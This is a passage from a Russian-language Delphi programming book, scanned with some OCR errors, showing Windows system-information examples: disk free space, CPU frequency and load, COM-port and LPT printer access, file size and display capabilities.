  - FS_FILE_COMPRESSION — файловая система поддерживает компрессию на уровне файлов;
  - FS_VOL_IS_COMPRESSED — файловая система поддерживает компрессию на уровне тома (например, DoubleSpace тома диска).
- буфер, в который будет помещено имя файловой системы;
- размер буфера для имени файловой системы.

После вывода на экран полученной информации вызывается еще одна функция — GetDiskFreeSpace, с помощью которой можно рассчитать свободное дисковое пространство. Но пока мы не рассчитываем этого, потому что данный вопрос будем обсуждать немного позже. С помощью этой функции мы узнаем количество секторов в кластере и количество байтов в секторе. Давайте рассмотрим параметры функции GetDiskFreeSpace:

- имя диска, информацию о котором надо получить;
- переменная, в которую будет записано количество секторов в кластере;
- переменная, в которую будет записано количество байт в секторе;
- переменная, в которую будет записано количество свободных кластеров;
- переменная, в которую будет записано общее количество кластеров.

По размеру кластера и количеству свободных кластеров можно рассчитать общий размер свободного пространства. По размеру кластера и общему количеству кластеров можно узнать общий размер диска.

Вот теперь рассмотрим пример универсальной функции, которая рассчитывает размер диска:

```
function GetFreeDiskSize(Root: string): LongInt;
var
  SpC, BpS, NfC, TnC: DWORD;
  FreeDiskSize: Double;
begin
```

```
  GetDiskFreeSpace(PChar(Root), SpC, BpS, NfC, TnC);
  FreeDiskSize := (NfC * SpC * BpS) / 1024;
  Result := Round(FreeDiskSize);
end;
```

В первой строке узнаем размер и количество свободных кластеров. Во второй строке производим расчет с помощью перемножения количества свободных кластеров, количества секторов в кластере и количества байтов в секторе. Результат расчета делим на 1024, чтобы перевести результат из байтов в килобайты.

На компакт-диске в директории \Примеры\Глава 6\System Info вы можете увидеть пример программы, обсуждаемой в данном разделе.

6.4. Частота и загрузка процессора

В этом разделе речь пойдет о сердце компьютера — процессоре. Как быстро он работает? Сильно ли его загружает то или иное приложение? На эти вопросы можно ответить самим, написав программы, тестирующие работу процессора.

6.4.1. Частота процессора

В данном разделе я хочу показать, как определить частоту работы процессора. Несмотря на то, что в реальных условиях трудно найти пример программы, где это может пригодиться, используемые в этом примере приемы программирования очень интересны и познавательны.



Рис. 6.5. Окно, готовое к отображению частоты процессора

Давайте создадим в Delphi новый проект. На форме нам понадобятся два компонента `TLabel` и две кнопки: **Запустить** и **Стоп.** После нажатия этих кнопок будет запускаться и останавливаться процесс определения скорости процессора. Один компонент `TLabel` чисто информационный и содержит текст **Скорость процессора:.** Во втором мы будем выводить текст, содержащий значение частоты процессора. Мою форму программы вы можете увидеть на рис. 6.5.

Теперь в обработчике события нажатия кнопки **Запустить** напишите следующий код:

```
procedure TFormCPUSpeed.BitBtnStartClick(Sender: TObject);
begin
 BitBtnStart.Enabled := False;
 BitBtnStop.Enabled := True;
 Stop := False;
 while not Stop do
  begin
   LabelCPUSpeed.Caption := FloatToStr(GetCPUSpeed)+' MHz';
   Application.ProcessMessages;
  end;
 BitBtnStart.Enabled := True;
 BitBtnStop.Enabled := False;
end;
```

После запуска определения частоты процессора мы делаем кнопку **Запустить** неактивной, потому что второй раз нажимать на нее нет смысла. Ошибки, конечно, не будет, но лишние активные кнопки не нужны. Кнопку **Стоп** наоборот делаем активной, чтобы пользователь имел возможность остановить процесс.

Далее, переменной stop присваивается значение false. По значению этой переменной будет определяться, нужно ли остановить процесс определения частоты. Как только она станет равной true, мы прервем работу программы.

Вот теперь все готово для запуска цикла. Цикл определения очень прост:

```
while not Stop do
 begin
  LabelCPUSpeed.Caption := FloatToStr(GetCPUSpeed)+' MHz';
  Application.ProcessMessages;
 end;
```

Здесь работает цикл while, который будет выполняться, пока переменная stop не станет равной значению true. Внутри цикла только две строки:

1. В первой вызывается функция Getcpuspeed. Результат ее выполнения превращаем в строку с помощью функции FloatToStr и присваиваем компоненту TLabel, который отображает частоту процессора.
2. Во ВТОРОЙ вызывается Метод ProcessMessages, который дает Другим программам поработать, чтобы наша маленькая утилита не отобрала все процессорное время и не произошел эффект зависания.

Процедура Getcpuspeed приведена в листинге 6.3.

Листинг 6.3. Определение частоты процессора

```
function GetCPUSpeed: Double;
const
 DelayTime = 500;
var
 TimerHi, TimerLo: DWORD;
 PriorityClass, Priority: Integer;
begin
 PriorityClass. :=GetPriorityClass(GetCurrentProcess);
 Priority := GetThreadPriority(GetCurrentThread);
 SetPriorityClass(GetCurrentProcess, REALTIME_PRIORITY_CLASS);
 SetThreadPriority(GetCurrentThread, THREAD_PRIORITY_TIME_CRITICAL);
 Sleep(10);
 asm
  dw 310Fh
  mov TimerLo, eax
  mov TimerHi, edx
 end;
 Sleep(DelayTime);
 asm
  dw 310Fh
  sub eax, TimerLo
  sbb edx, TimerHi
  mov TimerLo, eax
  mov TimerHi, edx
 end;
 SetThreadPriority(GetCurrentThread, Priority);
 SetPriorityClass(GetCurrentProcess, PriorityClass);
 Result := TimerLo/(1000.0 * DelayTime);
end;
```

Как видите, эта функция не относится к объекту окна, а значит должна быть описана выше того места, где мы ее используем, т. е. выше обработчика события `OnClick` кнопки **Запустить.** Перепишите ее себе, и сейчас мы рассмотрим все содержимое процедуры более подробно,

В самом начале мы узнаем приоритет класса и приоритет потока с помощью ФУНКЦИЙ `GetPriorityClass` И `GetThreadPriority`. По умолчанию все Программы получают нормальный приоритет и работают наравне с другими. Значения приоритетов сохраняются в отдельных переменных.

После этого значения приоритетов изменяются на максимальные с помощью функций SetPriorityClass И SetThreadPriority. Для класса устанавливается приоритет реального времени — REALTIME_PRIORITY_CLASS. ДЛЯ потока указывается критический ко времени приоритет — THREAD_PRIORITY_TIME_CRITICAL. ЭТО необходимо, чтобы получить абсолютно все ресурсы компьютера.

Изменив приоритет, делаем задержку в десять миллисекунд с помощью вызова процедуры Sleep(10), чтобы Windows смогла среагировать на изменения и выделить все ресурсы.

Вот теперь начинает происходить само определение частоты. Для этого дважды вызывается ассемблерный код. Между вызовами происходит задержка на период, указанный в константе DelayTime. Сам ассемблерный код я расписывать не буду, потому что он выходит за рамки книги и потребует от вас дополнительных знаний. Я только скажу, что с помощью ассемблера замеряется работа таймера процессора за интервал времени, указанный в DeiayTime. По умолчанию этот интервал равен 500 миллисекундам.

После замера работы таймера значения приоритета класса и потока восстанавливаются с помощью все тех же функций изменения приоритета и сохраненных исходных значений:

```
SetThreadPriority(GetCurrentThread, Priority);
SetPriorityClass(GetCurrentProcess, PriorityClass);
```

Если этого не сделать, то может произойти сбой и Windows будет работать некорректно. Критичный приоритет и приоритет реального времени отдает программе все ресурсы и могут произойти конфликты, потому что на таком приоритете работает только ядро Windows и некоторые особо критичные приложения. Если мы добавим свою программу, то она может конфликтовать с ядром и вызвать системный сбой. Именно поэтому желательно получать у Windows такие ресурсы только на короткие промежутки времени.

Результату выполнения функции я присваиваю результат расчета работы частоты Процессора— TimerLo / (1000.0 * DeiayTime}. Именно ЭТО значение мы переводим потом в строку и выводим на экран.



Рис. 6.6. Пример работы программы

В обработчике события нажатию кнопки **Стоп** пишем следующий код:

```
procedure TFormCPUSpeed.BitBtnStopClick(Sender: TObject);
```

```
begin
  Stop := True;
end;
```

Здесь мы только делаем переменную **Stop** рвной true, что заставит цикл определения частоты процессора прерваться.

Если вы запустите программу и запустите определение частоты, то заметите, что она немного плавает. Это нормальная работа программы и тут не надо волноваться. Все в порядке. Есть процессоры, которые могут сами регулировать свою частоту в зависимости от температуры. Если у вас такой экземпляр, то вы сможете программно управлять приоритетами, не используя системных средств.

На компакт-диске в директории \Примеры\Глава 6\CPU Speed вы можете увидеть пример этой программы.

6.4.2. Загрузка процессора

Для определения загрузки процессора я воспользуюсь модулем adCpuUsage, который написал Alexey A. Dynnikov. Этот человек явно русского происхождения, но писать его фамилию на русском я побоялся, чтобы случайно не ошибиться в правильности написания. Этот модуль вы можете найти на компакт-диске в директории Headers или в той же директории, что и пример программы.

Для реализации примера на форме нам понадобятся один компонент chart с закладки **Additional** и таймер с закладки **System.** У таймера нужно установить свойство Enabled равным true, чтобы после старта программы он сразу же был во включенном состоянии. Форму будущей программы вы можете увидеть на рис. 6.7.



Рис. 6.7. Форма будущей программы определения загрузки процессора

В обработчике события OnTimer компонента Ttimer пишем следующий код:

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
 i:Integer;
begin
 CollectCPUData;
 for i:=0 to GetCPUCount-1 do
  begin
   if Chart1.Series[i].Count>20 then
    Chart1.Series[i].Delete(0);
   Chart1.Series[i].AddXY(Time, GetCPUUsage(i)*100,
        Format('%5.2f%%',[GetCPUUsage(i)*100]));
  end;
end;
```

Для компиляции примера нам понадобится добавить в раздел uses модуль adCpuUsage. Не забудьте поместить файл модуля в директорию, которая будет доступна для компилятора Delphi, например в ту же директорию, что и программа.

Попробуйте скомпилировать пример и запустить на выполнение. Убедитесь, что программа работает верно и без ошибок.



Рис. 6.8. Пример работы программы

Теперь рассмотрим код, который мы написали. В самом начале вызывается функция CollectCPUData, которая получает данные о загруженности про-

цессора. После этого запускается цикл от 0 до количества процессоров, установленных на компьютере. В большинстве случаев на компьютере установлен только один процессор, но надо учитывать и сервера, где их может быть не только два, но и более.

Внутри цикла проверяется: если у компонента `Chart1`, который строит график по внесенным в него значениям, накопилось более 20 параметров, то нужно удалить самый старый из них, т. е. нулевой. После этого в компонент `charti` добавляется текущее значение загруженности, которое можно получить с помощью функции `GetCPUUsage`. Это значение дается нам в долях (от нуля до единицы), поэтому его нужно умножить на 100, чтобы получить процентное отношение.

На компакт-диске в директории \Примеры\Глава 6\CPU Usage вы можете увидеть пример программы и цветные рисунки этого раздела.

6.5. Работа с COM-портом

По своему опыту могу сказать, что работа с COM-портом одна из наиболее часто решаемых задач на предприятиях, если не считать финансовых программ. На производствах везде используют современное оборудование (контроллеры, устройства сбора информации), с которыми чаще всего можно работать через стандартный порт компьютера — COM.

Порт COM в промышленности часто называют RS-232. Вы должны знать это название, чтобы случайно не растеряться, когда увидите его. В документации на промышленные приборы используется именно это название, хотя мы привыкли к названию COM-порт.

Итак, для работы с портами компьютера я привык использовать компонент `Comm32`. ЭТОТ компонент я уже давно нашел на просторах сети Интернет и немного переработал, усилив его надежность и улучшив возможности. Исходный код компонента вы можете найти на компакт-диске в директории Headers. Он инсталлируется в Delphi, поэтому перед использованием его нужно установить, выбрав в меню **Component** пункт **Install Component.** Остальное вам уже должно быть известно.

У компонента `Com32` есть следующие свойства:

- `BaudRate` — скорость передачи данных (бит/с), например 9 600;
- Bits — биты данных, например `8`;
- `StopBits` — стоповые биты, например 1.
- comPort — порт, с которым вы хотите работать. Имя порта нужно указывать в тестовом виде, например COM1 или COM2.
- `ComLogFileName` — имя файла, в который будет сохраняться вся информация от работы с портом.

Помимо этого, во время работы компонент использует следующие дополнительные настройки, которые нельзя изменить с помощью свойств

- четность — не установлена (с помощью четности проверяется целостность передаваемых данных);
- управление потоком — не установлено (может быть Xon, Xoff или аппаратное и также помогает обеспечить целостность данных).

Теперь напишем пример использования примера. Создайте новый проект в Delphi и разместите на форме:

- Три компонента TButton с заголовками: **Открыть порт, Послать, Закрыть порт.** Кнопки **Послать** и **Закрыть порт** должны быть неактивными (свойство Enabled установим равным `false`).
- Один компонент `TMemo`, в котором мы будем выводить полученные через порт данные.
- Только что установленный компонент `Com32` с закладки CyD.

Мою форму вы можете увидеть на рис. 6.9.



Рис. 6.9. Форма будущей программы

У компонента `Com32` установим значения следующих свойств:

- `BaudRate` — 9600;
- `Bits` — 8;
- `StopBits` — 1.

В свойстве `CommPort` укажите порт, с которым вы хотите работать.

Теперь займемся программированием. При нажатии кнопки **Открыть порт** мы должны открыть порт. Для этого пишем следующий код:

```
procedure TForm1.OpenButtonClick(Sender: TObject);
begin
 Comm321.StartComm;
```

```
 SendButton.Enabled:=true;
 CloseButton.Enabled:=true;
 OpenButton.Enabled:=false;
end;
```

Здесь вызывается метод StartComm, который открывает порт для приема/передачи данных. После этого делаем активными кнопки для отправки данных и закрытия порта. Кнопку открытия порта наоборот деактивируем, чтобы пользователь не нажал второй раз на кнопку **Открыть порт,** потому что это вызовет ошибку.

Не советую сразу же после открытия отправлять данные, потому что реально данные могут не уйти. После открытия порта желательно делать задержку хотя бы в 100 миллисекунд. Обычно я добавляю в проект следующую функцию:

```
Procedure WaitT(time: integer);
var
 h:THandle;
begin
 h:=CreateEvent(nil, true, false, '');
 WaitForSingleObject(h,Time);
 CloseHandle(h);
end;
```

Теперь достаточно только вызвать в нужном месте эту процедуру и передать ей количество миллисекунд, которые надо подождать. Принцип ожидания вам уже должен быть известен, потому что мы уже не раз использовали его на протяжении всей книги.

Закрытие порта такое же простое, как и открытие. В обработчике нажатия кнопки **Закрыть порт** вы должны написать следующий код:

```
procedure TForm1.CloseButtonClick(Sender: TObject);
begin
 Comm321. StopComm;
 SendButton.Enabled:=false;
 CloseButton.Enabled:=false;
 OpenButton.Enabled:=true;
end;
```

Первым делом вызываем метод StopComm компонента Comm32, который закрывает работу порта. После этого деактивируем кнопки отправки данных и закрытия порта, потому что порт закрыт и отправлять данные уже нельзя. Кнопку открытия порта, наоборот, делаем активной, чтобы можно было снова открыть порт.

В обработчике нажатия кнопки **Послать** нужно написать следующий код:

```
procedure TForm1.SendButtonClick(Sender: TObject);
```

```
var
 SendStr:String;
begin
 SendStr:='';
 if InputQuery('Запрос данных', 'Введите данные, которые надо отправить',
        SendStr) then
  Comm321.WriteCommData(PChar(SendStr+#13#10) , Length(SendStr)+2);
end;
```

Перед отправкой выводим с помощью функции `InputQuery` на экран окно, в котором пользователь должен ввести данные для отправки. Это окно вы можете увидеть на рис. 6.10.



Рис. 6.10. Окно ввода отправляемых данных

Если пользователь ввел какие-нибудь данные и нажал OK, то отправляем их с помощью метода `WriteCommData` компонента `Comm32`. У этого метода два параметра:

- Отправляемые данные в формате pchar. К отправляемым данным добавляем символы конца строки и перевода каретки: `#13#10`. Эти символы очень часто используются в оборудовании.
- Во втором параметре указываем длину отправляемых данных. Узнаем длину введенной строки плюс два символа на перевод каретки и конец строки.

Для получения данных нужно создать обработчик события `OnReceiveData` компонента сот32. В этом обработчике я написал следующий код:

```
procedure TForm1.Comm321ReceiveData (Sender: TObject; Buffer: Pointer;
  BufferLength: Word);
var
 RecivedStr:String;
begin
 RecivedStr:=PChar(Buffer);
 Memo1.Lines.Add(RecivedStr);
end;
```

Этот обработчик события будет вызываться каждый раз, когда на порт приходят какие-либо данные. В качестве первого параметра нам передается стандартный параметр для любого обработчика — объект, сгенерировавший событие. Во втором параметре передается буфер, содержащий принятые данные. Третий параметр — размер принятых данных.

Теперь разберемся с кодом обработчика. В первой строке кода преобразуем принятый буфер данных в привычную строку string. Во второй строчке добавляем данные в компонент Memo1.

Пример готов. Вы можете протестировать его на любом имеющемся оборудовании, которое может работать с компьютером через COM-порт, например модем. Таким образом, вы практически написали простейшую терминальную программу, с помощью которой можно работать с модемом или даже программировать его.

На компакт-диске в директории Документация вы найдете документ Программирование Модема.pdf в формате Adobe Acrobat, в котором описаны основные команды большинства модемов. С помощью этих команд можно программировать большинство модемов, потому что все современные модемы умеют обрабатывать стандартные AT-команды.

На компакт-диске в директории \Примеры\Глава 6\COM Port вы можете увидеть пример данной программы.

6.6. Работа с LPT-портом

Точнее сказать, этот раздел будет посвящен управлению принтером, который естественно подключается к LPT-порту. Если вы работаете через этот порт только со сканером, то вы точно можете переворачивать страницу, и не одну. С принтерами, установленными через USB, обсуждаемый пример сможет работать только на половину. В общем, давайте посмотрим на пример, который я подготовил, и все увидим своими глазами.

В большинстве книг описывается, как работать с принтером в графическом режиме. А что если надо выводить информацию построчно? Этот вопрос почему-то опускается. Я решил исправить эту ситуацию и обсудить эту тему.

Запустите Delphi и в новом проекте поместите на форму две кнопки и один компонент TMemo. Внешний вид формы вы можете увидеть на рис. 6.11. Для правильной компиляции примера можете сразу же добавить в раздел uses модуль WinSpool и не дожидаться, когда вам сообщит об этом Delphi.



Рис. 6.11. Внешний вид будущей программы

В обработчике нажатия первой кнопки **Первый способ печати строк** напишем следующий код:

```
procedure TForm1.Button1Click(Sender: TObject);
var
 PrnHandle: THandle;
 N: DWORD;
 DocInfo1: TDocInfo1;
 i:Integer;
begin
 if not OpenPrinter('HP DeskJet 690C', PrnHandle, nil) then
   begin
    ShowMessage('Ошибка ' + IntToStr(GetLastError));
    exit;
   end;
 DocInfo1.pDocName := PChar('test doc');
 DocInfo1.pOutputFile:=nil;
 DocInfo1.pDataType := 'RAW';
 StartDocPrinter(PrnHandle, 1, @DocInfo1);
 StartPagePrinter(PrnHandle);
 for i:=0 to Memo1.Lines.Count-1 do
  WritePrinter(PrnHandle, PChar(Memo1.Lines.Strings[i]),
      Length(Memo1.Lines.Strings[i]), N);
 EndPagePrinter(PrnHandle);
 EndDocPrinter(PrnHandle);
 ClosePrinter(PrnHandle);
end;
```

Здесь в первой строке кода мы открываем принтер с помощью функции openPrinter. У этой функции указано три параметра:

- имя принтера, установленного в системе;
- параметр через который мы получим указатель на открытый принтер;
- указатель на структуру настроек по умолчанию PRINTER_DEFAULTS. Здесь вписываем нулевой указатель — nil.

Дальше заполняем переменную DocInfo1, которая объявлена в виде структуры типа TDocInfo1. Она понадобится нам уже на следующем этапе при открытии нового документа на принтере. Самое главное — это свойство pDataType. Здесь мы пишем параметр RAW. Таким образом мы выбираем тип данных, с которыми будет работать наш принтер. Все типы данных вы можете увидеть в окне свойств принтера (на панели управления) на закладке **Дополнительно,** если нажать на кнопку **Обработчик очереди** (у вас, конечно, это может быть устроено по-другому). На рис. 6.12 вы можете увидеть окно настроек моего принтера.



Рис. 6.12. Окно настройки типов данных по умолчанию

Теперь мы готовы запустить новый документ на открытом принтере. Для этого вызывается API-функция StartDocPrinter. У нее есть три параметра:

- указатель на открытый принтер;

- версия структуры DocInfo. Если вы хотите, чтобы ваша программа нормально работала в Windows NT, то вы можете использовать только первую версию структуры, для Windows 95/98 можно использовать и вторую версию;
- структура DocInfo1, которую мы недавно заполнили необходимыми параметрами.

Открыв документ, мы должны запустить на нем новую страницу. Для этого вызывается функция startPagePrinter. У нее только один параметр — указатель на открытый принтер.

Теперь можно построчно выводить информацию на принтер с помощью функции WritePrinter, которой нужно передать четыре параметра:

- указатель на открытый принтер;
- строка, содержащая текст, который надо вывести на печать;
- длина строки;
- в этой переменной будет количество байт, записанных в принтер.

После печати необходимо закрыть страницу с помощью функции EndPagePrinter, затем закрыть документ С ПОМОЩЬЮ EndDocPrinter И закрыть сам ПрИНТер С ПОМОЩЬЮ фуНКЦИИ ClosePrinter.

Этот метод построчной печати очень хорош и удобен тем, что будет работать даже там, где принтер подключен по USB или другим способом. Следующий метод, который я буду описывать, стабильно работает только через LPT-порт, а с принтерами, работающими по USB, иногда возникают проблемы. Возможно, это связано не с методом доступа, а с невозможностью принтеров работать в таком режиме, тут уже я сказать уверенно не могу, так как сам с такими проблемами нос к носу не сталкивался.

Для открытия принтера в текстовом режиме вторым способом используется процедура AssignPrn. В качестве единственного параметра этой процедуре надо передать переменную типа TextFile. После этого переменной назначен принтер по умолчанию. Дальше его нужно открыть с помощью процедуры Rewrite.

Как только файл открыт, в него можно печатать с помощью процедуры writeln, у которой два параметра:

- переменная типаTextFile, которой назначен принтер;
- текст, который надо распечатать.

После печати переменную надо освободить (закрыть файл, ассоциированный С принтером) С ПОМОЩЬЮ Процедуры CloseFile.

Итак, в обработчике события Onclick второй кнопки пишем следующий код:

```
var
 f:TextFile;
```

```
 i:Integer;
begin
 AssignPrn(f);
 try
  Rewrite(f);
  for i:=0 to Memo1.Lines.Count-1 do
   Writeln(f, Memo1.Lines.Strings[i]);
 finally
  CloseFile(f);
 end;
end;
```

В первой строке кода переменной f назначается принтер. После этого идет открытие файла, ассоциированного с принтером, и вывод на печать, заключенные между try и finally. Это необходимо, потому что если после выполнения процедуры AssignPrn переменной f не будет назначен принтер (ну нет его в системе, не установлен или вообще отсутствует!), то при попытке открыть файл или начать печать произойдет ошибка.

Между finally и end (код, написанный здесь, будет выполняться всегда, вне зависимости от того, была ошибка или нет) происходит закрытие файла. Если не использовать try…finally..end, а во время печати произошла бы ошибка, *то* файл, ассоциированный с принтером, остался бы открытым. А это значит, что последующая нормальная работа принтера уже не гарантируется.

В предыдущем примере мы открывали принтер с помощью функции AssignPrn, а потом обращались к принтеру как к файлу. Для более полной иллюстрации того, что вы работаете с LPT-портом как с настоящим текстовым файлом, попробуйте изменить строку открытия на эту:

```
AssignFile(f, 'LPT1');
```

Здесь использована функция Assignriie для открытия файла. Первая переменная указывает на переменную текстового файла (TextFiie). Второй параметр должен содержать имя открываемого файла, а мы указываем LPT1. Если вы запустите этот пример, то сможете убедиться в том, что наш код действительно работает напрямую с портом и, соответственно, с принтером. С другими устройствами, подключенными к LPT, поддерживающими тестовой режим, работа будет происходит точно так же, т. е. как с простым текстовым файлом.

Обратите внимание, если вместо русского языка вы увидите абракадабру, то текст придется перекодировать в кодировку DOS. О переводе в различные кодировки будет написано в следующей главе.

На компакт-диске в директории \Примеры\Глава 6\Printer вы можете увидеть пример данной программы.

6.7. Определение размера файла

Иногда возникает необходимость узнать размер файла. Лично я с такой проблемой встречаюсь совершенно в разных программах, и это не зависит от их специфики и принадлежности. Такая проблема может встать даже в приложении, которое работает с базой данных.

Для этого есть три способа. Первый — открыть файл и перейти в конец. Переход по файлу возвращает текущую позицию, а раз текущая позиция — это конец, то это и будет размер:

```
var
 f:HFILE;
 FileSize:Integer;
begin
//Открываем файл только для чтения (этого достаточно)
f:=_lopen(PChar(FileName), OF_READ);
//Получаем размер файла
FileSize :=_lseek(f,0, FILE_END);
//Закрываем файл
_lclose(f);
end;
```

Этот способ основан на специфике функций работы с файлом. В приведенном коде открывается нужный файл в режиме "для чтения". После этого, для того чтобы определить размер файла, указатель в файле перемещается на самый конец. Вот тут-то и кроется секрет определения. При перемещении указателя с помощью API-функции _seek она возвращает количество байт, на которые переместился указатель. Так как мы перемещаем его из самого начала в самый конец, то функция возвращает нам размер всего файла. Узнав необходимую информацию, файл можно закрывать.

Второй способ основан на поиске файла, который также возвращает размер.

```
var
 SearchRec:TSearchRec;
Begin
 //Ищем файл
 if FindFirst(ExpandFileName(FileName),faAnyFile,SearchRec)=0 then
  //Забираем размер
  Размер файла:=SearchRec.Size
 //Закрываем поиск
 FindClose(SearchRec);
end;
```

Здесь запущен поиск файла с помощью функции FindFirst. Если функция вернула о, значит, файл найден удачно. В этом случае в свойстве size структуры searchRect находится полный размер файла.

Третий способ — это получение размера файла напрямую через функцию GetFileSize.

```
function GetFileSize(
hFile: THandle;
lpFileSizeHigh: Pointer
)
: DWORD; stdcall;
```

В качестве первого параметра фигурирует указатель на файл, а второй — указатель на число DWORD, куда будет помещен старший байт размера файла. Не пугайтесь, старший байт вам может не понадобиться, очень редко встречаются файлы больше 2 Гбайт. Поэтому можно смело использовать в качестве второго параметра nil. Младший байт нам вернет сама функция.

6.8. Получение информации об устройстве вывода

Практически всю необходимую информацию об устройстве вывода, таком как монитор, принтер, плоттер, можно получить с помощью только одной функции — GetDevicecaps. Это WinAPI-функция, которая универсальна для всех устройств вывода. В этой части книги мы напишем небольшой пример, в котором получим всю необходимую информацию о мониторе.

Нам на форме обязательно понадобится одна кнопка, при нажатии которой нужно будет получать параметры дисплея. Помимо этого будет нужен компонент TMemo, в который будет выводиться вся информация в текстовом виде. Мою форму будущей программы вы можете увидеть на рис. 6.13.



Рис. 6.13. Форма будущей программы

Теперь создадим обработчик события OnClick кнопки **Обновить** и вставим в него содержание листинга 6.4.

Листинг 6.4. Получение информации о мониторе

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  case GetDeviceCaps(Canvas.Handle, TECHNOLOGY) of
    DT_PLOTTER:    Memo1.Lines.Add('Тип: Векторный плотер');
    DT_RASDISPLAY: Memo1.Lines.Add('Тип: Растровый дисплей');
    DT_RASPRINTER: Memo1.Lines.Add('Тип: Растровый принтер');
    DT_RASCAMERA:  Memo1.Lines.Add('Тип: Растровая камера');
    DT_CHARSTREAM: Memo1.Lines.Add('Тип: Поток символов');
    DT_METAFILE:   Memo1.Lines.Add('Тип: Метафайл');
    DT_DISPFILE:   Memo1.Lines.Add('Тип: Файл дисплея');
  end;
  Memo1.Lines.Add('Ширина в миллиметрах '+
     IntToStr(GetDeviceCaps(Canvas.Handle, HORZSIZE)}>;
  Memo1.Lines.Add('Высота в миллиметрах '+
